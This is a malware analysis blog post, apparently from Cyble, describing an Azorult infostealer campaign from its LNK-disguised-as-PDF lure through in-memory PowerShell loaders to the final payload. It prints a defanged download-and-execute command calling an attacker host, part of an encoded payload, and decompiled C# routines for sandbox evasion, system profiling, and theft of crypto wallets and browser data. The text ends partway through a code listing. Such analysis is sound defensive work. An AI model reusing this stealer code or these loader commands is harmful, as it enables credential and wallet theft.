

Sneaky Azorult Back in Action and Goes Undetected

cyble.com/blog/sneaky-azorult-back-in-action-and-goes-undetected/

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Key Takeaways

- Azorult malware, identified in 2016, functions as an information-stealing threat.
- It is designed to gather diverse data, including browsing history, cookies, login credentials, and cryptocurrency details.
- We have come across multiple Ink samples that are distributing Azorult, suggesting an ongoing campaign aimed at targeting unsuspecting users.
- In the latest campaign, the Azorult begins with a zip file containing a malicious shortcut file posing as a PDF document.
- The shortcut file includes an obfuscated PowerShell script and commands to drop and execute a batch file using the task scheduler.
- Further stages involve downloading an additional loader from a remote server, injecting shellcode, and executing the loader.
- The final step triggers another PowerShell script leading to the execution of the Azorult malware.
- The entire process of downloading and running the loader, as well as the subsequent execution of the final payload, occurs within the memory to avoid detection.

Overview

First identified in 2016, Azorult malware operates as an information-stealing threat, collecting data such as browsing history, cookies, login credentials, and cryptocurrency details. Additionally, it can function as a downloader for other malware families. This malicious software was offered for sale on Russian underground forums and was specifically crafted to extract a variety of sensitive information from compromised computers.

Cyble Research & Intelligence Labs (CRIL) recently came across several shortcut files posing as PDF files on [VirusTotal](#). While the initial infection vector was not present at the time of identification, phishing emails are common delivery methods in similar attacks. Our attention was piqued as the final payload turned out to be a loader that loaded Azorult into memory. Subsequently, we conducted a more in-depth analysis of the malware.

The Azorult campaign follows a multistage infection chain initiated by a zip file containing a malicious shortcut (Ink) file disguised as a PDF document. Within the shortcut file lies an obfuscated PowerShell script, along with commands to drop a batch file in the system and execute it through the task scheduler. The PowerShell script then proceeds to download an additional loader from a remote server, and injects a hardcoded shellcode which subsequently executes the loader. Ultimately, the loader file triggers another PowerShell script, leading to the execution of the final Azorult malware. Notably, all stages of the loader and final payload execution occur in memory without leaving any traces in the disk to evade detection.

Technical Details

The Figure below shows the infection chain of the Azorult.




Figure 3 – Task Scheduler Entry to Execute Batch File

The decoded batch file *KgZvPA3S.bat* contains the following command:

```
start /min powershell -command "IWR 'hxxps://nrgtik[.]jmx/wp-content/uploads/wp-content.php' -OutFile '%temp%\fqnlOQdR.js'; schtasks /delete /f /tn n5dMmJEBYc; wscript %temp%\fqnlOQdR.js"
```

This command further executes a PowerShell script which downloads a file *hxxps://nrgtik[.]jmx/wp-content/uploads/wp-content.php* and saves it as JavaScript file *fqnlOQdR.js* in the temp folder, The powershell script further deletes the previously created task schedule entry *n5dMmJEBYc* and executes newly dropped *fqnlOQdR.js* file using *wscript*.

The figure below shows the contents of the '*fqnlOQdR.js*' file.



Figure 4 – Contents of the '*fqnlOQdR.js*' File

The malicious script initially verifies the operating system architecture (32-bit or 64-bit) and then checks if the file is named '*agent.js*.' If the file is not named '*agent.js*,' the script duplicates itself into the *%programdata%* directory with the name '*agent.js*.' Additionally, the script downloads and executes the following two PowerShell scripts:

- *hxxps://nrgtik[.]jmx/wp-content/uploads/agent1.ps1*
- *hxxps://nrgtik[.]jmx/wp-content/uploads/agent3.ps1*

The purpose of the PowerShell script, '*agent1.ps1*,' remains ambiguous. However, it is presumed that the script is crafted to dynamically identify a specific field within a type of assembly. This type of dynamic behaviour is often used by malware to hide its true intent and make analysis more challenging.

The figure below shows the PowerShell script *agent1.ps1*.




Figure 5 – PowerShell Script *agent1.ps1*

The second PowerShell script, '*agent3.ps1*,' functions as a loader. It retrieves an executable file from a remote server, allocates memory, injects shellcode into that allocated memory, and subsequently initiates a new thread to execute the injected code. The figure below shows *agent3.ps1* PowerShell script.




Figure 8 – Invalid Digital Certificate

Upon execution, the *helper.exe* does an initial check on the language code for the current user using the *GetUserDefaultLangID()* API and terminates itself if any of the language code matches the codes given below.

Lang code	Language and Country
419	Russian
42b	Armenian
82c	Azerbaijani
42c	Azerbaijani (Latin)
423	Belarusian
43f	Kazakh
428	Tajik
442	Turkmen
843	Uzbek (Cyrillic)
443	Uzbek (Latin)
422	Ukrainian

The presence of languages linked to countries in Eastern Europe and Central Asia in the code indicates a potential affiliation of the Threat Actors (TAs) in this specific geographical region.

After conducting the language check, the loader proceeds to verify if it is operating within a virtual environment. This verification involves collecting information about the display devices through the *EnumDisplayDevices()* API function and checking for matches with predefined strings. If a match is found with any of the hardcoded strings, such as “Hyper-V,” “VMWare,” “VBoxService.exe,” or “VBoxTray.exe,” the loader terminates its execution. The below image shows the function employed to verify the presence of a virtual environment.

72 F0	JNB A78562	CALL DWORD PTR DS:[<&EnumDisplayDevicesW>]	
8B3D 58A1A700	MOV EDI,DWORD PTR	DS:[<&EnumDisplayDevicesW>]	
8D85 40F8FFFF	LEA EAX,DWORD PTR	SS:[EBP-7C],	
33F6	XOR ESI,ESI		
C785 40F8FFFF 480300	MOV DWORD PTR	SS:[EBP-7C0],348	
56	PUSH ESI		
50	PUSH EAX		eax:L"VMware SVGA 3D"
56	PUSH ESI		
56	PUSH ESI		
FFD7	CALL EDI		
8B1D 4CA1A700	MOV EBX,DWORD PTR	DS:[<&StrStrIW>]	
85C0	TEST EAX,EAX		eax:L"VMware SVGA 3D"
74 44	JNE A785D6		
66:0F1F4400 00	NOP WORD PTR DS:[EAX+EAX],AX		
68 E01EA700	PUSH A71EE0		A71EE0:L"Hyper-V"
8D85 84F8FFFF	LEA EAX,DWORD PTR	SS:[EBP-77C]	
46	INC ESI		
50	PUSH EAX		eax:L"VMware SVGA 3D"
FFD3	CALL EBX		

Figure 9 – Anti-VM checks

After ensuring that the loader is not running in a virtual environment, it proceeds to extract the MachineGuid from the victim's machine, specifically from the SOFTWARE\Microsoft\Cryptography registry. The image below shows the malware querying the registry to obtain the MachineGuid.

93EC 14	SUB ESP,14		
53	PUSH EBX		ebx:"MZ"
8B1D 2CA0A700	MOV EBX,DWORD PTR	DS:[<&RegQueryValueExW>]	ebx:"MZ", 00A7A02C:"Dà,u š,u ô,u"
56	PUSH ESI		
57	PUSH EDI		
894D EC	MOV DWORD PTR	SS:[EBP-14],ECX	
8F 01000000	MOV EDI,1		
C745 F8 00000000	MOV DWORD PTR	SS:[EBP-8],0	
C745 FC 02000080	MOV DWORD PTR	SS:[EBP-4],80000080	
8D45 FC	LEA EAX,DWORD PTR	SS:[EBP-4]	
33F6	XOR ESI,ESI		
50	PUSH EAX		
56	PUSH EDI		
57	PUSH ESI		
68 2015A700	PUSH A71520		A71520:L"SOFTWARE\Microsoft\Cryptography"
68 02000080	PUSH 80000080		
FF15 28A0A700	CALL DWORD PTR	DS:[<&RegOpenKeyExW>]	
85C0	TEST EAX,EAX		
75 67	JNE A76FF8		
8D45 F4	LEA EAX,DWORD PTR	SS:[EBP-C]	
50	PUSH EAX		
56	PUSH ESI		
8D45 F0	LEA EAX,DWORD PTR	SS:[EBP-10]	
50	PUSH EAX		
56	PUSH ESI		
68 0815A700	PUSH A71508		A71508:L"MachineGuid"
FF75 FC	PUSH DWORD PTR	SS:[EBP-4]	
FFD3	CALL EBX		

Figure 10 – loader fetches MachineGuid from the registry

The acquired GUID will be utilized for communicating with command-and-control servers (C&C).

Subsequently, the loader generates a mutex named "F3B7D5F3-30F3-BAC3-F3F3-F3F3F3F3F3" to prevent the execution of another instance on the same machine. The following image shows the function call with the mutex name used by the loader.

00A78338	8D85 E8FEFFFF	LEA EAX,DWORD PTR	SS:[EBP-118]	
00A7833E	50	PUSH EAX		eax:L"F3B7D5F3-30F3-BAC3-F3F3-F3F3F3F3F3"
00A7833F	6A 01	PUSH 1		
00A78341	6A 00	PUSH 0		
00A78343	FF15 3CA0A700	CALL DWORD PTR	DS:[<&CreateMutexW>]	
00A78349	A3 F094A700	MOV DWORD PTR	DS:[A799F0],EAX	eax:L"F3B7D5F3-30F3-BAC3-F3F3-F3F3F3F3F3"

Figure 11 – Mutex Creation

Following the creation of the mutex, the loader proceeds to obtain a handle for the Microsoft Enhanced RSA and AES Cryptographic Provider, facilitating cryptographic operations that involve RSA and AES algorithms as shown in the image below.

8915 A09A700	MOV DWORD PTR	DS:[A790A0],EDX	
FF15 A0A1A700	CALL DWORD PTR	DS:[<awsAStartup>]	
68 000000F0	PUSH F0000000		
6A 18	PUSH 18		
68 DC10A700	PUSH A7100C		A7100C:"Microsoft Enhanced RSA and AES Cryptographic Provider"
6A 00	PUSH 0		
68 EC94A700	PUSH A794EC		
FF15 04A0A700	CALL DWORD PTR	DS:[<&CryptAcquireContextA>]	
85C0	TEST EAX,EAX		
75 20	JNE A782C1		
68 080000F0	PUSH F0000008		
6A 18	PUSH 18		
68 DC10A700	PUSH A7100C		A7100C:"Microsoft Enhanced RSA and AES Cryptographic Provider"
50	PUSH EAX		
68 EC94A700	PUSH A794EC		
FF15 04A0A700	CALL DWORD PTR	DS:[<&CryptAcquireContextA>]	
85C0	TEST EAX,EAX		
0F84 82000000	JNB A78451		

Figure 12 – loader gets handled to a cryptographic service provider (CSP)

Next, the loader proceeds to establish a scheduled task named "Firefox Default Browser Agent 458046B0AF4A39CB" utilizing the COM objects accessed via the previously fetched globally unique identifiers (GUIDs) from the victim's machine.

C745 F0 05400080	MOV DWORD PTR	SS:[EBP-10],80004005	
FF15 20A1A700	CALL DWORD PTR	DS:[<&VariantInit>]	
8D45 E8	LEA EAX,DWORD PTR	SS:[EBP-18]	
C745 E8 00000000	MOV DWORD PTR	SS:[EBP-18],0	
50	PUSH EAX		
68 0010A700	PUSH A71000		
6A 01	PUSH 1		
6A 00	PUSH 0		
68 2010A700	PUSH A71020		
C745 C0 00000000	MOV DWORD PTR	SS:[EBP-40],0	
C745 D8 00000000	MOV DWORD PTR	SS:[EBP-20],0	
FF15 D0A1A700	CALL DWORD PTR	DS:[<&CoCreateInstances>]	
8B1D 18A1A700	MOV EDX,DWORD PTR	DS:[<&SysAllocString>]	ebx:"MZ"
85C0	TEST EAX,EAX		
78 5E	JNB A76889		
0F1045 9C	MOVUPS XMM0,XMMWORD PTR	SS:[EBP-64]	
8B4D E8	MOV ECX,DWORD PTR	SS:[EBP-18]	
83EC 10	SUB ESP,10		
8BC4	MOV EAX,ESP		
83EC 10	SUB ESP,10		
8B11	MOV EDX,DWORD PTR	DS:[ECX]	edx:L"\"C:\\ProgramData\\agent.js\""
0F1100	MOVUPS XMMWORD PTR	DS:[EAX],XMM0	

Figure 13 – loader uses COM Objects

This task involves the execution of the previously downloaded "agent.js" file located in the C:\ProgramData folder using "wscript.exe". The image below shows the function used to create the scheduled task.




Figure 14 – Schedule task to run agent.js file

Subsequently, the loader generates a 20-byte random number through the *CryptGenRandom()* API. This generated ID, combined with the *MachineGUID*, is utilized in the initial request to the C&C server to retrieve the configuration data. The image below shows the HTTP request from the victim's machine to the C&C server.



Figure 15 – Loader attempts to retrieve configuration data from C&C

Based on the configuration response received from the C&C, the loader may proceed with other malicious activities from the victim's computer.

Following this, the loader generates another URL string to execute a next stage PowerShell Payload "sd2.ps1" from an additional remote server "hxxps://nrgtik[.]mx/wp-content/uploads". This entire process is carried out without leaving any file on disk. The image below shows the initialization of the *ShellExecute()* function to retrieve and execute the PowerShell script from the remote server.



Figure 16 – Loader executes a PowerShell Script from the remote server

PowerShell Script sd2.ps1

This new PS script downloads configuration data from a specified URL "hxxp://45[.]90.58.1/index.php", where \$guid is used as parameters in the URL. The downloaded data is then split into an array using the pipe character ('|') as the delimiter. The below image shows the response from the server.




Figure 17 – C&C response

With the obtained key, the script performs an XOR (exclusive OR) operation on each byte within the encoded content found in the PowerShell script "sd2.ps1". The below image shows the partial content of the encoded content.

```
[byte[]] $binary = 0x34,
0x09, 0xa1, 0x42, 0x41, 0x68, 0x64, 0x36, 0x57, 0x58, 0x53, 0x68, 0xb8, 0x87, 0x39, 0x41,
0x80, 0x78, 0x49, 0x38, 0x79, 0x53, 0x31, 0x42, 0x02, 0x68, 0x64, 0x36, 0x53, 0x58, 0x53,
0x68, 0x47, 0x78, 0x39, 0x41, 0x38, 0x78, 0x49, 0x38, 0x79, 0x53, 0x31, 0x42, 0x42, 0x68,
0x64, 0x36, 0x53, 0x58, 0x53, 0x68, 0x47, 0x78, 0x39, 0x41, 0x38, 0x78, 0x49, 0x38, 0xf9,
0x53, 0x31, 0x42, 0x4c, 0x77, 0xde, 0x38, 0x53, 0xec, 0x5a, 0xa5, 0x66, 0xc0, 0x38, 0x0d,
0xf5, 0x59, 0x1d, 0x50, 0x10, 0x20, 0x11, 0x32, 0x30, 0x07, 0x03, 0x44, 0x32, 0x35, 0x73,
0x0b, 0x26, 0x16, 0x57, 0x2e, 0x4c, 0x58, 0x2b, 0x5d, 0x59, 0x21, 0x44, 0x2c, 0x62, 0x01,
0x0a, 0x16, 0x17, 0x17, 0x00, 0x48, 0x2a, 0x17, 0x5d, 0x24, 0x16, 0x75, 0x44, 0x32, 0x5d,
0x53, 0x31, 0x42, 0x42, 0x68, 0x64, 0x36, 0x03, 0x1d, 0x53, 0x68, 0x0b, 0x79, 0x3a, 0x41,
0x85, 0x42, 0x13, 0x5d, 0x79, 0x53, 0x31, 0x42, 0x42, 0x68, 0x64, 0x36, 0xb3, 0x58, 0x71,
0x69, 0x4c, 0x79, 0x32, 0x41, 0x38, 0xb4, 0x49, 0x38, 0x79, 0x55, 0x31, 0x42, 0x42, 0x68,
0x64, 0x36, 0xad, 0xb2, 0x53, 0x68, 0x47, 0x58, 0x39, 0x41, 0x38, 0x78, 0x48, 0x38, 0x79,
0x53, 0x71, 0x42, 0x42, 0x48, 0x64, 0x36, 0x53, 0x5a, 0x53, 0x68, 0x43, 0x78, 0x39, 0x41,
0x38, 0x78, 0x49, 0x38, 0x7d, 0x53, 0x31, 0x42, 0x42, 0x68, 0x64, 0x36, 0x53, 0x18, 0x52,
0x68, 0x47, 0x7a, 0x39, 0x41, 0x38, 0x78, 0x49, 0x38, 0x7a, 0x53, 0x71, 0xc7, 0x42, 0x68,
0x74, 0x36, 0x53, 0x48, 0x53, 0x68, 0x47, 0x78, 0x29, 0x41, 0x38, 0x68, 0x49, 0x38, 0x79,
```

Figure 18 – Partial content of the byte array

After completing the decoding process, the outcome represents the final payload, which is the Azorult infostealer. The script proceeds to load the decoded assembly into the PowerShell memory using `[System.Reflection.Assembly]::Load()`.

Azorult Payload

The ultimate payload is a 32-bit Azorult .Net executable with the capability to execute various malicious activities within the system. Initially, the malicious binary utilizes Curve25519 elliptic curve cryptography to perform the following actions: generate a random private key, clamp it for security purposes, derive the corresponding public key, and compute a shared secret by utilizing a peer's public key. This shared secret can subsequently be employed for symmetric key encryption or other secure communication purposes. The figure below shows the code for key generation.

```
Curve25519 curve = new Curve25519();
byte[] array = new byte[32];
RandomNumberGenerator.Create().GetBytes(array);
byte[] privateKey = curve.ClampPrivateKey(array);
byte[] publicKey = curve.GetPublicKey(privateKey);
byte[] sharedSecret = curve.GetSharedSecret(privateKey, peerPublicKey);
string text = "";
```

Figure 19 – Routine for Initiating Encryption

After that, Azorult performs several checks through a function named `checkVal()`, which returns a Boolean value. If any of the checks returns TRUE, the binary terminates execution. The following are the checks conducted by the binary:

1. It verifies the presence of a mutex, and if found, it returns true.
2. It examines whether `TwoLetterISOLanguageName` is not null and belongs to one of the country codes: AZ, AM, BY, KZ, KG, MD, RU, TJ, TM, UZ, and UA. If the code is null or matches one of the mentioned country codes, it returns true.
3. It checks for the existence of a file named `"пароль.txt"` (`password.txt`) on the Desktop. If the file is present, it returns true.
4. The binary queries video controllers in the system using `"select Name from Win32_VideoController."` If the Name is `"Wine Adapter,"` it returns true.
5. Finally, the binary checks the machine name and usernames on the victim's system. It returns true if the machine name is not equal to `"WILLCARTER-PC"` and `"FORTI-PC"` and if the username matches one of `"Joe Cage,"` `"STRAZNJICA.GRUBUTT,"` `"Paul Jones,"` or `"PJones."`

The figure below shows a code snippet for various checks.

```

private static bool checkVal()
{
    bool flag;
    new Mutex(true, "Global\\ecf29fd5-211d-4165-96e7-069c4def74ce", ref flag);
    if (!flag)
    {
        return true;
    }
    if (CultureInfo.InstalledUILanguage.TwoLetterISOLanguageName != null && "AZ,AM,BY,KZ,KG,MD,RU,TJ,TM,UZ,UA".ToLower().Contains(
        CultureInfo.InstalledUILanguage.TwoLetterISOLanguageName))
    {
        return true;
    }
    if (File.Exists(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "napona.txt")))
    {
        return true;
    }
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("select Name from Win32_VideoController"))
    {
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                ManagementBaseObject managementBaseObject = enumerator.Current;
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                if (Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(managementObject["Name"].ToString())).Contains("Wine Adapter"))
                {
                    return true;
                }
            }
            goto IL_08;
        }
    }
    bool result;
    return result;
    IL_08:
    string @string = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.MachineName));
    if (!@string.Equals("WILLCARTER-PC") && !@string.Equals("FORTI-PC"))
    {
        return string2 = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.UserName));
        return string2.Equals("Joe Cage") || string2.Equals("STRAZNJICA.GRUBUTT") || string2.Equals("Paul Jones") || string2.Equals("PJones");
    }
    return true;
}

```

Figure 20 – AZROULT Performing Various System Checks

Following the execution of various checks, Azorult proceeds to create a unique string for identifying the victim using the *putBaseCfg()* method. This method takes the *buildId* parameter, and the resulting string follows the format: "BASECFG|" + <MachineGuid> + " buildId". The *buildId* is supplied as a parameter during execution, while the *MachineGuid* is retrieved from the registry entry "SOFTWARE\Microsoft\Cryptography." The routine responsible for generating this unique identifier string is illustrated in the figure below.

```

private static void putBaseCfg(string buildId)
{
    string text = "BASECFG|";
    try
    {
        string text2 = Program.regReadValue(Program.HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid");
        if (string.IsNullOrEmpty(text2))
        {
            throw new Exception();
        }
        text += text2;
    }
    catch (Exception ex)
    {
        Program.writeError("MachineGuid query failed\t" + ex.Message + "\r\n");
    }
    text = text + "|" + buildId;
    byte[] bytes = Encoding.UTF8.GetBytes(text);
    Program.memStream.Write(bytes, 0, bytes.Length);
}

```

Figure 21 – Azorult Creating Config String

After generating the string using the *putBaseCfg()* method, malware proceeds to gather system information through the *systeminfo()* method, which also requires the *buildId* as a parameter. This function extracts various system details and compiles them into a string. The collected information is then stored in a text file named "System.txt." The following data is extracted from the system:

- UUID
- Machine Name
- Username
- Active Directory Domain name
- CPU architecture
- GPU
- RAM
- Screen Resolution
- System Language
- System Time zone
- Operating system
- Anti-Virus Product
- Installed programs

The figure below shows the code snippet of *systeminfo()* method.

```
private static void systemInfo(string buildId)
{
    MemoryStream memoryStream = new MemoryStream();
    byte[] bytes = Encoding.UTF8.GetBytes("BLD: " + buildId + "\r\n");
    memoryStream.Write(bytes, 0, bytes.Length);
    string s = "UUID: \r\n";
    try
    {
        string str = Program.regReadValue(Program.HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid");
        s = "UUID: " + str + "\r\n";
    }
    catch
    {
    }
    bytes = Encoding.UTF8.GetBytes(s);
    memoryStream.Write(bytes, 0, bytes.Length);
    string s2 = "PC Name: \r\nUser: \r\n";
    try
    {
        s2 = string.Concat(new string[]
        {
            "PC Name: ",
            Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.MachineName)),
            "\r\nUser: ",
            Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.UserName)),
            "\r\n"
        });
    }
    catch
    {
    }
    bytes = Encoding.UTF8.GetBytes(s2);
    memoryStream.Write(bytes, 0, bytes.Length);
    string s3 = "AD: -\r\n";
    try
    {
        string domainName = IPGlobalProperties.GetIPGlobalProperties().DomainName;
        if (domainName.Length > 0)
        {
            s3 = "AD: " + domainName + "\r\n";
        }
    }
    catch
    {
    }
    bytes = Encoding.UTF8.GetBytes(s3);
    memoryStream.Write(bytes, 0, bytes.Length);
    string s4 = "CPU: \r\n";
    try
    {

```

Figure 22 – System Information Extracted by Azorult

After retrieving system information, Azorult focuses on crypto wallets. The executable includes a method called *cryptowallets()*, which takes the %appdata% location as a parameter. This method searches for important and sensitive wallet-related files in the system and collects all the data into a directory. The table below lists the wallets targeted by the binary:

Ethereum	Electrum	Electrum-LTC	ElectronCash	Monero
Jaxx	Guarda	MyMonero	Wasabi	atomic
BlockstreamGreen	BitPay	Exodus	Daedalus	Ledger Live
Trezor				

The figure below shows the routine to extract the crypto wallet-related files.

```
private static int cryptowallets(string appdata)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
    string environmentVariable = Environment.GetEnvironmentVariable("USERPROFILE");
    Program.copy_folder copy_folder = new Program.copy_folder(Path.Combine(appdata, "Ethereum\\keystore"), "wallets\\Ethereum", true);
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Electrum\\wallets");
    copy_folder.relativeBase = "wallets\\Electrum";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Electrum-LTC\\wallets");
    copy_folder.relativeBase = "wallets\\Electrum-LTC";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "ElectronCash\\wallets");
    copy_folder.relativeBase = "wallets\\ElectronCash";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Personal), "Monero\\wallets");
    copy_folder.relativeBase = "wallets\\Monero";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Jaxx\\Local Storage");
    copy_folder.relativeBase = "wallets\\Jaxx\\Local Storage";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "Guarda\\Local Storage");
    copy_folder.relativeBase = "wallets\\Guarda\\Local Storage";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "com.liberty.jaxx\\IndexedDB");
    copy_folder.relativeBase = "wallets\\com.liberty.jaxx\\IndexedDB";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "MyMonero");
    copy_folder.relativeBase = "wallets\\MyMonero";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "walletWasabi\\Client\\Wallets");
    copy_folder.relativeBase = "wallets\\Wasabi\\Wallets";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);
    copy_folder.startDir = Path.Combine(appdata, "atomic\\Local Storage");
    copy_folder.relativeBase = "wallets\\atomic\\Local Storage";
    Program.removeDenyWalletDir(copy_folder.startDir);
    Program.processFilesProgram.copy_folder(copy_folder.startDir, "", new Program.handlerProgram.copy_folder(Program.cpFolderProgram.copy_folder), copy_folder, 999);

```

Figure 23 – Wallets Targeted by Azorult

After targeting wallets, the malware then focuses on various browsers, attempting to extract important files from different data locations. The malware specifically targets Mozilla Firefox, Google Chrome, Microsoft Edge, Brave, and Opera. The figure below shows the routine to target the browser.

```

foreach (Program.static_browser static_browser in new Program.static_browser[]
{
    new Program.static_browser
    {
        baseFolder = folderPath,
        relativeBrowserDir = "Mozilla\\Firefox\\Profiles",
        browserType = Program.BROWSER_TYPE.GECKO
    },
    new Program.static_browser
    {
        baseFolder = folderPath2,
        relativeBrowserDir = "Google\\Chrome\\User Data",
        browserType = Program.BROWSER_TYPE.CHROMIUM
    },
    new Program.static_browser
    {
        baseFolder = folderPath2,
        relativeBrowserDir = "Microsoft\\Edge\\User Data",
        browserType = Program.BROWSER_TYPE.CHROMIUM
    },
    new Program.static_browser
    {
        baseFolder = folderPath2,
        relativeBrowserDir = "BraveSoftware\\Brave-Browser\\User Data",
        browserType = Program.BROWSER_TYPE.CHROMIUM
    },
    new Program.static_browser
    {
        baseFolder = folderPath,
        relativeBrowserDir = "Opera Software",
        browserType = Program.BROWSER_TYPE.CHROMIUM
    }
})
{
    if (static_browser.browserType == Program.BROWSER_TYPE.CHROMIUM)
    {
